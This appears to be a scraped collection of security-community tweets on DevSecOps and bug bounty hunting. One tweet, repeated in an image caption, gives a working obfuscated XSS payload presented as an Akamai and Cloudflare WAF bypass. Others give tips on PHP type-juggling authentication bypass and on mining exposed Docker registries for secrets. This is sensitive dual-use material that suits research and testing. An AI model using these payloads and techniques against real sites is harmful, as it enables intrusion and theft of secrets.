🚀 Just dropped a new blog series on #DevOps and #DevSecOps! 🛠️🔐
If you're curious about the fundamentals and want a clear, concise overview of these essential topics, check out my two-part blog:
https://t.co/shUhHm9JeU
Multiple confirmed bugs with just Burp + Claude on MCP.
YesWeHack published a guide explaining why it works. their one line: find fast, validate manually.
I read it and laughed. it's the exact workflow i've been running.
ai finds fast. the hunter proves it's real.
https://t.co/AfmhCk5TVP
This is how they found out:
“Keystroke data from the laptop of a worker who was supposed to be in US should have taken tens of milliseconds to reach Amazon’s Seattle headquarters. Instead, the flow from this machine was more than 110 milliseconds…”
I like that he explains the process, from reconnaissance to how he found the RCE
https://t.co/ftdmfHIbaC
Thanks man for sharing this..)
@spaceraccoonsec
The number one reason you can't find critical bugs is that you lack deep knowledge.
If you don't know how things work under the hood, you'll only ever find the low-hanging fruit.
I just found a WAF bypass for Akamai and Cloudflare:
<address onscrollsnapchange=window['ev'+'a'+(['l','b','c'][0])](window['a'+'to'+(['b','c','d'][0])]('YWxlcnQob3JpZ2luKQ==')); style=overflow-y:hidden;scroll-snap-type:x><div style=scroll-snap-align:center>1337</div></address>
#0day_journey 🎯

Today I found first potential bug 😎
PHP Type Juggling: with loose comparison (==) hash verification, it could be exploited by providing a password that, when hashed, starts with a '0e' value, potentially bypassing authentication without knowing the password 💥
Bug hunter's tip 🔥
Don't miss open Docker registry of your target!
Thousands of them available on Shodan!
Docker registries contain gold like:
1. Docker images with source code
2. Secrets inside the images
3. Write permissions, potentially overriding existing Docker images
CVE-2025-21298 is a no-click, high-risk vulnerability in Windows. Malicious RTF files can execute code remotely just by being previewed in Outlook.
Get the full details and mitigation steps: https://t.co/3HQncnbEiP
🚀 Introducing SBOMatic – an automated tool that generates Software Bills of Materials (SBOMs) for Java, Python, Go, & Node.js projects! Easily track your project's dependencies.
#DevSecOps#SBOM#SCA#Devops#Cybersecurity
https://t.co/E6kzFfXNf8




![radsec01's tweet photo. I just found a WAF bypass for Akamai and Cloudflare:
<address onscrollsnapchange=window['ev'+'a'+(['l','b','c'][0])](window['a'+'to'+(['b','c','d'][0])]('YWxlcnQob3JpZ2luKQ==')); style=overflow-y:hidden;scroll-snap-type:x><div style=scroll-snap-align:center>1337</div></address> https://t.co/y0mBjTV7JR](https://pbs.twimg.com/media/GtAdU4PXcAA-eSh.jpg)